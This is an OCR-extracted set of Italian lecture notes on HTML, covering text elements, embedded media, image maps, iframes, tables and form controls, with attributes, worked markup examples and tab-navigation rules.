`stylesheet`	External Resource	*not allowed*	Imports a stylesheet.
`tag`	*not allowed*	Hyperlink	Gives a tag (identified by the given address) that applies to the current document.

- **Esempio**:

```
<ul>
      <li><a href="http://www.unipi.it" target="_blank">New</a></li>
      <li><a href="http://www.unipi.it" target="_self">Self</a></li>
      <li><a href="[…]" target="top" rel="tag">Top</a></li>
</ul>
```

- New
- Self
- Top

`em`	- Elemento che raccoglie contenuto da enfatizzare in modo rilevante.

strong	- Elemento che raccoglie contenuto da evidenziare (parole rilevanti in un testo, o addirittura intere frasi)
small	- Elemento che raccoglie contenuto non insignificante, ma di minor rilevanza.

- **Esempio**:

```
<p>Example Corp today announced <em>record profits</em> for
the second quarter <small>(Full Disclosure: Foo News is a
subsidiary of Example Corp)</small>, <strong>leading to
speculation about a third quarter merger with Demo Group
</strong>.</p>
```

Example Corp today announced *record profits* for the second quarter (Full Disclosure: Foo News is a subsidiary of Example Corp), **leading to speculation about a third quarter merger with Demo Group** .

s (strike)	- Elemento che raccoglie contenuto non rilevante o non più accurato (strike) - **Esempio**: `<p><s>Recommended retail price: $3.99 per bottle</s></p>`
cite	- Elemento utilizzato per indicare l'autore di un qualunque contenuto posto all'interno del nostro sito. - La cite può essere posta all'interno del testo di un paragrafo o all'interno di un blockquote.
q	- Elemento che rappresenta testo preso da un'altra fonte. - Con l'attributo *cite* indichiamo l'indirizzo della fonte. - **Esempio con `cite`**: `<p>The W3C page <cite>About W3C</cite> says the W3C's mission is <q cite="http://www.w3.org/Consortium/">To lead the World Wide Web to its full potential by developing protocols and guidelines that ensure long-term growth for the Web</q>. I disagree with this mission.</p>` The W3C page *About W3C* says the W3C's mission is "To lead the World Wide Web to its full potential by developing protocols and guidelines that ensure long-term growth for the Web". I disagree with this mission.
dfn	- Elemento con cui rappresentiamo un'istanza di definizione di un certo termine

abbr	- Elemento con cui rappresentiamo un'abbreviazione o un acronimo.
	- Con l'attributo title indichiamo il significato dell'abbreviazione o dell'acronimo (non obbligatorio).
	
	- **Esempio con `dfn`**:
	`<p>The <dfn id=gdo><abbr title="Garage Door Opener">GDO</abbr></dfn> is a device that allows off-world teams to open the iris.</p>`
	`<!-- ... later in the document: -->`
	`<p>Teal'c activated his <a href=#gdo><abbr title="Garage Door Opener">GDO</abbr></a> and so Hammond ordered the iris to be opened.</p>`
	The *GDO* is a device that allows off-world teams to open the iris.
	Teal'c activated his GDO and so Hammond ordered the iris to be opened.
	disagree with this mission.
	 

code	- Elemento con cui rappresentiamo un frammento di codice di programma.
var	- Elemento con cui rappresentiamo una variabile matematica.
sup	- Elemento con cui rappresentiamo un apice posto vicino a una variabile matematica (siamo dentro *var*)
sub	- Elemento con cui rappresentiamo un pedice posto vicino a una variabile matematica (siamo dentro *var*)

- **Esempio**:

<table>
<tr><td colspan="2"><code>(<var>x₁₀</var>, <var>y₁₀</var>)</code>.</p>
The coordinate of the ith point is (x_i, y_i). For example, the 10th point has coordinate (x_{10}, y_{10}).</td></tr>
<tr><td>span</td><td>- Equivalente all'elemento div (stessa utilità con attributi lang, class e id).
- Non ha un significato specifico: solitamente è usato per racchiudere testo.
- Vedremo che <code>div</code> e <code>span</code> presentano differenze importanti a livello di CSS.</td></tr>
<tr><td>br</td><td>- Tag con cui si indica un line-break (andare a capo).</td></tr>
<tr><td>wbr</td><td>- Tag con cui si stabilisce l'eventuale possibilità di andare a capo (non si impone di andare a capo, ma si stabilisce che è possibile andare a capo in quel punto – se necessario)

- Esempio con <code>br</code>:
<code><p>So then he pointed at the tiger and screamed "there<wbr>is<wbr>no<wbr>way<wbr>you<wbr>are<wbr>ever <wbr>going<wbr>to<wbr>catch<wbr>me"!</p></code>
So then he pointed at the tiger and screamed "thereisnowayyouareevergoingto catchme"!</td></tr>
<tr><td colspan="2">Edits</td></tr>
<tr><td>ins</td><td>- Elemento che racchiude un aggiunta nel documento.
- L'attributo cite può essere usato per stampare un collegamento a una pagina che spiega la modifica introdotta.
- Possibile specificare, con l'attributo datetime, la data della modifica.</td></tr>
<tr><td>del</td><td>- Elemento che racchiude una rimozione dal documento.
- L'attributo cite può essere usato per stampare un collegamento a una pagina che spiega la modifica introdotta.
- Possibile specificare, con l'attributo datetime, la data della modifica.

- Esempio con <code>ins</code>:
<code>
<del datetime="2009-10-10T23:38-07:00">Apple</del>
Orange
~~Pear~~
<ins>Teal</ins>
~~Lemon~~<ins>Yellow</ins>
<ins>Olive</ins>
</code>
• ~~Apple~~
• Orange
• ~~Pear~~
• Teal
• ~~Lemon~~Yellow
• Olive</td></tr>
<tr><td colspan="2">Embedded content</td></tr>
<tr><td>img</td><td>- Tag che permette di inserire un'immagine all'interno di un documento.
- Si indica l'URL dell'immagine (che può essere relativo) attraverso l'attributo src.
- Si richiede l'inserimento anche dell'attributo alt: esso consiste in un contenuto sostitutivo nel caso in cui l'immagine non sia visualizzabile.
- Possibile utilizzare gli attributi width ed height per stabilire lunghezza e larghezza dell'immagine: ovviamente ridurre in modo sproporzionato le dimensioni comporta immagini schiacciate.
- L'immagine si trova sempre in uno dei seguenti stati:
• unavailable: il browser non ha ottenuto alcun dato relativo all'immagine.
• partially available: il browser ha ottenuto parte dei dati dell'immagine
• completely available: il browser ha ottenuto tutti i dati dell'immagine (e può ottenere le sue effettive dimensioni).
• broken: il browser ha ottenuto i dati dell'immagine ma non è in grado di decodificarla (e quindi di ottenere le sue effettive dimensioni). Solitamente questo avviene quando il formato non è supportato o se l'immagine è corrotta.</td></tr>
</table>

- **Esempio**:

```
<img src="tower.jpg" width="40" height="40" alt="Tower of Pisa">
```

`map`

- L'elemento map permette di stabilire regioni all'interno di un immagine specificando azioni da eseguire quando queste aree sono cliccate.
- Introdurremo l'immagine con il tag introdotto nella riga precedente, utilizzando un nuovo attributo: *usemap*. Con esso stabiliamo (come valore si ha #nomemappa) l'identificativo della nostra mappa.
- L'elemento map è accompagnato dall'attributo *name*, che ha per valore quanto posto nell'attributo *usemap* in *img*.

`area`

- Tag collocato all'interno dell'elemento *map* con cui definiamo una specifica regione.
- La regione viene definita attraverso una serie di attributi

Attribute	Value	Description
alt	*text*	Specifies an alternate text for an area
coords	*coordinates*	Specifies the coordinates of an area
href	*URL*	Specifies the destination of a link in an area
download	download	hyperlink is used for downloading a resource
shape	default rect circle poly	Specifies the shape of an area
target	_blank _parent _self _top	Specifies where to open the linked page specified in the href attribute


con essi indichiamo

- un eventuale testo in caso di cattivo caricamento;
- la forma della regione;
- la sua posizione all'interno della mappa (le coordinate variano nel numero e nel significato in base alla forma della nostra regione);
- l'URL del documento che il browser dovrà caricare in caso di click
- il target (stesse cose dell'elemento *a*)

- **Esempio con `map`**:

```
<img src="planets.gif" width="145" height="126" alt="Planets"
usemap="#planetmap">

<map name="planetmap">
      <area shape="rect" coords="0,0,82,126" alt="Sun"
href="sun.html">
      <area shape="circle" coords="90,58,3" alt="Mercury"
href="mercur.html">
      <area shape="circle" coords="124,58,8" alt="Venus"
href="venus.html">
</map>
```

Click on the sun or on one of the planets to get more information:




Evidenziate col tratteggio le parti cliccabili

`iframe`


- Elemento che permette di annidare all'interno di un documento un altro documento.
- L'attributo *src* permette di fornire l'indirizzo del documento

<table>
<tr><td></td><td>
- L'attributo srcdoc definisce un contenuto annidato in HTML (se presente l'attributo src si darà priorità al contenuto in srcdoc)
- Con l'attributo name assegnamo un nome all'iframe (cosa che può essere utile con l'attributo target dell'elemento a.
- Possiamo utilizzare gli attributi width ed height per stabilire le dimensioni dell'iframe.
- Utile includere del testo all'interno dell'elemento: questo sarà caricato nel caso in cui non sia possibile mostrare l'iframe.
- Con l'attributo sandbox possiamo porre delle restrizioni sui contenuti presenti nell'iframe.

- Esempio:
<pre>
<iframe src="html25.html" name="iframe_a">
    <p>Your browser does not support iframes.</p>
</iframe>
Planets
<p>Note: Because the target of the link matches the name of the iframe, the link will open in the iframe.</p>
</pre>

Planets
Note: Because the target of the link matches the name of the iframe, the link will open in the iframe.
</td></tr>
<tr><td>embed</td><td>
- Tag che permette di includere contenuti interattivi di tipo non-HTML.
• Con l'attributo src indichiamo l'indirizzo della risorsa da includere.
• Con gli attributi width ed height stabiliamo le dimensioni di quanto incluso (ovviamente la cosa può avere effetti indesiderati, soprattutto quando scegliamo un dimensionamento inadeguato per file swf).

- Esempio:
<pre><embed src="vowels.swf" width="720" height="500"></pre>
</td></tr>
<tr><td>object</td><td>
- Elemento con scopo simile a quello di embed. Permette di includere risorse esterne (anche di tipo img o HTML a differenza di embed) eseguibili eventualmente mediante plugin (pensiamo agli swf con Flash player)
• L'attributo data permette di stabilire l'indirizzo della risorse
• L'attributo type permette di stabilire il tipo di risorsa.
• Possiamo indicare le dimensioni attraverso gli attributi width ed height.
</td></tr>
<tr><td>param</td><td>
- Tag posto all'interno di elementi object per definire parametri utili al plugin che eseguirà la risorsa esterna.
- Con l'attributo name si indica il nome del parametro
- Con l'attributo value si indica il valore del parametro.

- Esempio con <code>object</code>:
<pre>
<object id="vowels" type="application/x-shockwave-flash" data="./wowels.swf" width="720" height="500">
    <param name="movie" value="./wowels.swf">
</object>
</pre>
</td></tr>
<tr><td>video</td><td>
- Elemento con cui è possibile includere film, video, o file audio con sottotitoli.
- Presenti nella diapositiva 148 tutti gli attributi necessari per includere il video.
- Utile includere del testo all'interno dell'elemento: questo sarà caricato nel caso in cui non sia possibile avviare il video.
</td></tr>
<tr><td>source</td><td>
- Tag posto all'interno di elementi video o audio per specificare formati alternativi di un certo video o di un certo audio.
- Con l'attributo src indichiamo l'indirizzo della risorsa
- Con l'attributo type indichiamo il formato della risorsa.
</td></tr>
</table>

	- Il browser analizzerà i formati disponibili finché non ne troverà uno che può eseguire.
	
	- **Esempio con `video`**:
	`[Su Chrome portable l'autoplay non funziona]`
	`<video width="320" height="240" controls>`
	`<source src="movie.mp4" type="video/mp4">`
	`<source src="movie.ogg" type="video/ogg">`
	`Your browser does not support the video tag.`
	`</video>`
	 

`audio`	- Elemento che permette di riprodurre suoni o file audio all'interno di un documento.
	- Gli attributi utilizzabili sono gli stessi dell'elemento video (presenti a diapositiva 148)
	- Utile includere del testo all'interno dell'elemento: questo sarà caricato nel caso in cui non sia possibile avviare l'audio.
	
	- **Esempio**:
	`[Su Chrome portable l'autoplay non funziona]`
	`<audio controls autoplay loop>`
	`<source src= "applause.ogg" type="audio/ogg">`
	`<source src= "applause.mp3" type="audio/mpeg">`
	`Your browser does not support the audio element.`
	`</audio>`
	 

HTML Tables	
`table`	- Elemento che contiene una tabella - Possibile definire il padding e lo spazio di una cella attraverso gli attributi *cellspacing* e *cellpadding* (vedere immagine nelle diapositive). - Possiamo definire un bordo (mediante intero maggiore o uguale a 0) attraverso l'attributo border (se non indicato si ha border uguale a 0). - Possiamo definire la larghezza della tabella attraverso l'attributo *width*.
`caption`	- Elemento con cui si dichiara la didascalia di una tabella: questa viene centrata e posta sopra la tabella. - Si dichiara questo elemento subito dopo lo start tag dell'elemento *table*. - Si può dichiarare al più una didascalia.
`colgroup`	- Elemento con cui si rappresenta un gruppo di una o più colonne all'interno della tabella. - Si pone all'interno dell'elemento *table*, ovviamente. - Facoltativo.
`col`	- Elemento con cui indichiamo una colonna all'interno di un gruppo di colonne (*colgroup*). - Possiamo definire le proprietà di due o più colonne come un tutt'uno attraverso l'attributo *span*. Il valore dell'attributo è un intero maggiore di zero. - In assenza di elementi *col* all'interno di colgroup possiamo porre l'attributo *span* direttamente nello start tag di colgroup.
`thead`	- Elemento che contiene l'header della tabella. - Facoltativo.
`tbody`	- Elemento che contiene il body della tabella. Facoltativo.

`tfoot`	- Elemento che contiene il footer della tabella. - L'elemento deve essere posto prima del tbody: la cosa è utile, per esempio, nella stampa di tabelle lunghe (si ripete più volte l'header e il footer) - Facoltativo.
`tr`	- Elemento che racchiude una riga della tabella (*table row*)
`td`	- Elemento che racchiude una cella della tabella (*table data*, posta all'interno di una riga) - Con gli attributi *rowspan* e *colspan* è possibile estendere la cella su più righe o su più colonne. I valori degli attributi sono interi maggiori di zero.
`th`	- Elemento che racchiude una cella dell'intestazione della tabella (*table heading*).

- **Esempi di codici di tabelle**:

```
<table>
      <colgroup>
            <col span="2" style="background-
color:red">
            <col style="background-color:yellow">
      </colgroup>
      <tr>
            <th>ISBN</th> <th>Title</th> <th>Price</th>
      </tr>
      <tr>
            <td>3476896</td> <td>My first HTML</td> <td>$53</td>
      </tr>
      <tr>
            <td>5869207</td> <td>My first CSS</td> <td>$49</td>
      </tr>
</table>
```

ISBN	Title	Price
3476896	My first HTML	$53
5869207	My first CSS	$49

```
<table>
      <thead>
            <tr>
                  <th>Month</th> <th>Savings</th>
            </tr>
      </thead>
      <tfoot>
            <tr>
                  <td>Sum</td> <td>$180</td>
            </tr>
      </tfoot>
      <tbody>
            <tr>
                  <td>January</td> <td>$100</td>
            </tr>
            <tr>
                  <td>February</td> <td>$80</td>
            </tr>
      </tbody>
</table>
```

Month	Savings
January	$100
February	$80
Sum	$180

Attenzione alla posizione di `tfoot` nel codice

```
<table width="100%" border="1">
      <tr>
            <th>Month</th> <th>Amount</th> <th>Percentage</th>
      </tr>
      <tr>
            <td> January </td> <td colspan="2">-</td>
      </tr>
      <tr>
            <td> February </td> <td>100</td> <td>10</td>
      </tr>
</table>
```

Month	Amount	Percentage
January	-	
February	100	10

Forms HTML

- Il form è una sezione di un documento contenente contenuto normale, elementi di markup, elementi speciali detti ***controlli***. Il form è raccolto all'interno di un elemento `form`.

- SI da la possibilità all'utente di modificare la form agendo sui suoi controlli.
- Il nome del controllo è dato dall'attributo *name*. Questo attributo è VITALE: permette al file PHP di gestire lato server i dati inseriti. Io scrivo il codice HTML del form ponendo un certo name, quando vado a scrivere il codice PHP so che per recuperare un certo dato dovrò utilizzare il valore dell'attributo name.
- Con l'invio dei dati si va a generare un insieme di coppie (nome_dato, valore_dato). Il metodo con cui questi dati vengono recuperati in PHP dipende dal *method* scelto.

- Per l'elemento form dobbiamo inserire due informazioni fondamentali:
  - *method*, che può essere POST o GET
    - **GET**: Il browser prende il valore di action, apre quella pagina e include nell'indirizzo le coppie citate prima (con adeguata codifica per gli URL), precisamente dopo il p.to interrogativo ?
    - **POST**: con questo metodo vengono spediti lato server (se ci immaginiamo l'invio dei dati come una lettera, col metodo get si mettono i dati nel titolo, col metodo post si mettono nel contenuto)
  - *action,* si fa riferimento a una risorsa PHP, cioè il codice che sarà eseguito lato server per gestire i dati che raccogliamo attraverso le form.

- **Attributi possibili per l'elemento form**:

Attribute	Value	Description
action	*URL*	Specifies where to send the form-data when a form is submitted
accept-charset	*charset*	Specifies the character-sets the server can handle for form-data
autocomplete	*on,off*	Specifies if the autofill is on or off
enctype	application/x-www-form-urlencoded multipart/form-data text/plain	Specifies how form-data should be encoded before sending it to a server (multipart/form-data text/plain is only for POST)
method	get post	Specifies how to send form-data
name	*name*	Specifies the name for a form
novalidate	*on,off*	Specifies whether the form has to be validated or not
target	*_blank* new window *_self* same frame *_top* full body of the window *framename* in a named iframe	The target attribute specifies a name or a keyword that indicates where to display the response that is received after submitting the form.

- **Validazione dei dati lato-client**:
  - Forme di verifica molto complesse sono fatte attraverso Javascript.
  - Ciononostante l'HTML permette al browser, attraverso certi attributi, di effettuare direttamente dei controlli senza scrivere righe di codice Javascript.
    - L'attributo *required* obbliga l'utente a porre un valore in un certo controllo. Se proviamo a inviare i dati saremo bloccati dal browser (une errore dirà chiaramente che non abbiamo compilato un certo campo).
    - L'attributo *maxlenght* indica il numero di caratteri accettabili all'interno di una textarea o di un input.

- **Contenuto iniziale**:
  - L'attributo *value* permette di stabilire il valore iniziale di un controllo. Unica eccezione è la textarea: il contenuto si pone tra lo start tag e l'end tag.

- Il valore iniziale non cambia. Se si resetta un form ogni controllo è riportato al suo valore iniziale.

- **Controlli principali in un form**:
  - Tipi di bottoni:
    - *submit*, permette di inviare un form. Posso avere, in un form, più di un bottone di submit.
    - *reset*, permette di resettare tutti i controlli riportandoli al loro valore iniziale
    - *buttons*, bottone senza proprietà particolari. Con javascript possiamo impostare l'esecuzione di azioni quando clicchiamo sul bottone.

  - Checkboxes e Radio buttons:
    - Elementi che esprimono valore booleano. Cliccare uno di questi elementi significa fare uno switch nel valore (se ho 0 passo ad 1 e viceversa)
    - Attraverso l'attributo *name* stabilisco gruppi di questi elementi: nel caso del checkbox posso stabilire più valori per la stessa proprietà, mentre nella radio buttons (differenza sostanziale) obbligo l'utente a scegliere tra uno solo dei valori possibili (se faccio switch su un valore impostandolo ad 1 eventuali altri elementi con valore 1 saranno impostati a 0)

  - Menu a tendina:
    - I menu a tendina possono essere creati mediante elemento *select*, che raccoglie le opzioni possibili del menu.
    - Le opzioni sono rappresentate dall'elemento *option*
    - Posso creare gruppi di opzioni attraverso l'elemento *optgroup*.

  - Input di testo
    - Abbiamo due possibili input di testo: l'elemento input e la textarea.
    - L'elemento input consiste in un controllo a singola riga (quindi il testo non può strutturarsi su più righe)
    - La textarea permette di inviare testo suddiviso in più righe.
    - Il valore del controllo sarà il testo posto attraverso gli input di testo.


  - Selettore di file:
    - Controllo che permette all'utente di selezionare files e inviarli attraverso un form.

- **Implementazione dei controlli**:
  - I controlli introdotti prima vengono implementati attraverso certi elementi HTML. Ciascun elemento è identificato da una keyword e può essere accompagnato da attributi.
  - Gli elementi utilizzabili sono i seguenti:
    - `input`
      il più importante di tutti. Attraverso l'attributo `type` possiamo creare una grande varietà di controlli:
      - `hidden`, una stringa arbitraria che l'utente non può manipolare
        (se non in modo implicito attraverso Javascript)

      - `text`, di default. Permette di inserire testo libero senza line breaks

      - `search`, campo di ricerca senza line breaks

        Input esteticamente uguale a quello precedente, unica differenza è la presenza di una X che permette di cancellare il contenuto (la X viene mostrata solo quando passiamo sopra l'input e questo presenta del contenuto)


      - `tel`, telefono (senza line breaks)
      - `url`, un URL assoluto.
      - `email`, indirizzo email.

- Questi input esteticamente sono uguali all'input text. Eventuali controlli sono svolti dal browser e non li possiamo dare per scontato. Google Chrome, per esempio, notifica se un qualcosa non è stato inserito correttamente.


- `password`, testo senza line breaks e nascosto da asterischi (informazioni sensibili)

Osservazione: l'oscuramento è solo estetico, la password è visibile in chiaro in lato server. Segue che questo input non garantisce sicurezza (chi ci garantisce che il sito gestirà i dati in modo adeguato?).


- `date`, permette di inserire una data



- `time`, permette di inserire un'ora.




- `number`, valore numerico



- `range`, permette di scegliere un valore numerico compreso tra due valori. Questi valori sono indicati mediante gli attributi `min` e `max`.


- `color`, si permette di scegliere un colore dalla cosiddetta paletta.



- `checkbox`, permette di mettere a disposizione dell'utente più opzioni.

- `radio`, stessa cosa di prima ma impone all'utente di selezionare una sola di queste opzioni.

- `file`, caricamento di file




- `submit`, bottone per la sottomissione del form.

- `image`, permette di definire un immagine attribuendole la stessa funzione della submit.
- `reset`, bottone che permette di resettare il contenuto del form.

- `button`, bottone privo di proprietà particolari

- `list`
  permette di definire, in alcuni input, delle proposte di valori. Vediamo un esempio relativo all'input di testo:

```
Homepage: <input name="hp" type="url" list="hpurls">
<datalist id="hpurls">
<option value="http://www.google.com/" label="Google">
<option value="http://www.reddit.com/" label="Reddit">
</datalist>
```




- `button`
  elemento che permette di creare un bottone primitivo (esiste sia l'input di tipo button che l'elemento button). L'elemento è più flessibile rispetto all'input: in particolare possiamo inserire delle immagini all'interno del bottone. Vediamo i seguenti attributi:
  - `disabled`, permette di rendere non funzionante il bottone. La differenza è visibile stilisticamente parlando. L'attributo può essere usato anche sugli input introdotti precedentemente (attenzione, contrariamente alla `readonly` il valore dei controlli con attributo `disabled` non saranno inviati)
  - `autofocus`, stabilisce che vi debba essere focus sull'elemento al momento del caricamento della pagina.

- `value`, il valore associato all'elemento in caso di sottomissione della form (se omesso viene sottomesso come valore il contenuto del bottone)


- `select`, `option` e `optgroup`
  L'elemento select delimita il codice relativo a un menu. Sono disponibili i seguenti attributi:
  - `disabled`, disabilita il menu a tendina

  - `multiple`, specifica che possono essere selezionate più opzioni

  - `size`, indica il numero di opzioni da mostrare all'utente

    si imposta il numero di righe da mostrare del menu a tendina (impostando una `size` si impone lo stesso stile che si ha con `multiple` vietando più selezioni).

  - `required`, richiede all'utente di selezionare un valore


  - `selected`, permette di impostare un'opzione di default (attributo booleano, l'utente troverà quell'opzione già selezionata)

  All'interno dell'elemento `select` si ha almeno un elemento `option`, che permette di porre un'opzione all'interno del menu. L'opzione può essere posta in due modi:
  - Non utilizzando l'attributo `value`
    `<option>CONTENUTOMOSTRATO E VALORE INVIATO</option>`
  - Utilizzando l'attributo `value`
    `<option value="CONTENUTO INVIATO">CONTENUTO MOSTRATO</option>`

  L'elemento `optgroup` permette di raggruppare le opzioni:
  - L'attributo `label` specifica il testo che etichetta il gruppo di opzioni.
  - Le opzioni che fanno parte del gruppo (precisamente gli elementi `option`) saranno poste all'interno dell'elemento `optgroup`.

```
<p><label>Course:<select name="c">

<optgroup label="8.01 Physics I: Classical Mechanics">
<option value="8.01.1">Lecture 01: Powers of Ten</option>
<option disabled value="8.01.2">Lecture 02: 1D
Kinematics</option>
<option value="8.01.3">Lecture 03: Vectors</option>
</optgroup>

<optgroup disabled label="8.02 Electricity and Magnestism">
<option value="8.02.1">Lecture 01: What holds our world
together? </option>
<option value="8.02.2">Lecture 02: Electric Field</option>
<option value="8.02.3">Lecture 03: Electric Flux</option>
</optgroup>
```

```
</select></label></p>
```



- `textarea`
  Crea un'area dove possiamo inserire testo che si estende su più righe. Vediamo gli attributi utilizzabili:
  - `cols` esprime il numero massimo di caratteri per linea
  - `rows` esprime il massimo numero di righe da mostrare
  - `maxlenght` specifica la lunghezza massima del testo

  Osservare l'affare in basso a destra, che permette di ridimensionare la textarea. Possiamo eliminare possibilità di ridimensionamento con la proprietà del CSS `resize: none;`


- `label`
  elemento che permette di creare etichette per i controlli delle form.
  - L'attributo `for` permette di specificare (mediante corrispondenza di ID) a quale controllo fa riferimento l'etichetta. La cosa è utile sul piano pratico: se io stabilisco questo collegamento cliccando l'etichetta farò focus sul controllo.
    ```
    <label for="idinput">Etichetta</label>
    <input type="text" id="idinput">
    ```
  - Un'alternativa che permette di associare un controllo in modo implicito è includere direttamente il controllo all'interno del label senza utilizzare attributi.
    ```
    <label>
        Etichetta
        <input type="text" id="idinput">
    </label>
    ```

- Possiamo includere i seguenti attributi:
  - `placeholder`
    contenuto che permette all'utente di capire cosa inserire in quel controllo.


    

  - `required`
    attributo booleano che permette di specificare se l'elemento è richiesto.
  - `readonly`
    attributo booleano che permette di porre un elemento in sola lettura. Questi elementi possono ricevere focus e sono inclusi nella navigazione via tab. Il loro valore viene inviato.


- `pattern`
  regular expression che ci permette di porre regole particolari all'interno di un input.



- `step`
  attributo con cui stabiliamo la granularità dei valori, limitandone i valori consentiti. Un esempio di applicazione si ha con l'input di tipo number. Supponiamo di voler rappresentare un valore monetario: l'attributo step ci permette di impostare aumenti/decrementi limitati al centesimo (e non incrementi/decrementi di 1 come avviene normalmente



- `multiple`
  attributo booleano che indica se l'utente è autorizzato a specificare più di un valore. Funzione relativamente alle email e ai file.
  - Nelle email distingue i vari indirizzi mediante il separatore virgola
  - Nei file permette di selezionare più elementi nell'esplora risorse.



- `disabled`
  lo abbiamo già citato e permette di disattivare un controllo all'utente. Questi elementi non ricevono focus, sono esclusi dalla navigazione con tab e il loro valore non viene inviato. I seguenti elementi supportano l'attributo `disabled`:
  - *button*
  - *input*
  - *select*, *option* ed *optgroup*
  - *textarea*

Focus sugli elementi di un form

Possiamo dare focus a un elemento:

- Puntando sull'elemento col cursore

- Navigando da un elemento a un altro attraverso la keyboard (in particolare utilizzando il pulsante TAB)
  - L'ordine di navigazione è stabilito attraverso gli attributi `tabindex`. Il suo valore consiste in un valore numerico compreso tra 0 e 32767. Non è necessario che i valori siano sequenziali o che inizino con caratteri particolari.
  - Il *tabbing order* può includere elementi contenuti in altri elementi.
  - Gli elementi che supportano l'attributo `tabindex` sono:
    - *a*
    - *area*
    - *button*
    - *input*
    - *object*
    - *select*
    - *textarea*

  - Regole relative all'ordine di navigazione:
    - Prima si parte dagli elementi che supportano l'attributo `tabindex` e che presentano un valore legale. L'ordine va dall'elemento col `tabindex` più basso a quello col `tabindex` più alto. In caso di parità si considera l'ordine degli elementi a livello di codice.
    - Successivamente si considerano gli elementi che non supportano l'attributo `tabindex`. Sono navigati in base alla loro apparizione nello stream (stesso discorso relativo ai casi di parità)
    - Gli elementi disabilitati (con attributo `disabled`) non sono inclusi nella navigazione mediante tab.

  - **Esempio**:

```
<p>
Go to the <a tabindex="20" href="http://www.w3.org/">W3C Web site. </a>
...some
more... <button type="button" name="get-database" tabindex="18"
onclick="getdatabase">Get the current database.</button> ...some more...
</p>
<form action="..." method="post">
<p>
<input tabindex="1" type="text" name="field1">
<input tabindex="1" type="text" name="field2">
<input tabindex="2" type="submit" name="submit">
</p>
</form>
```

    - Partiamo da una situazione di pareggio: tenendo conto di quanto detto prima farò focus prima sul controllo `field1`, poi su `field2`.
    - Successivamente passo al controllo `submit`
    - Abbiamo detto che i numeri non sono per forza consecutivi: passiamo al controllo `get-database`
    - Concludiamo con l'ancora al sito di W3C.

- Selezionando l'elemento attraverso una *access key*.
  - L'access key viene stabilita attraverso l'attributo `accesskey`.
  - Generalmente il computer necessita di premere in contemporanea un altro elemento:
    - Su Windows bisogna premere in simultanea il tasto *alt*.
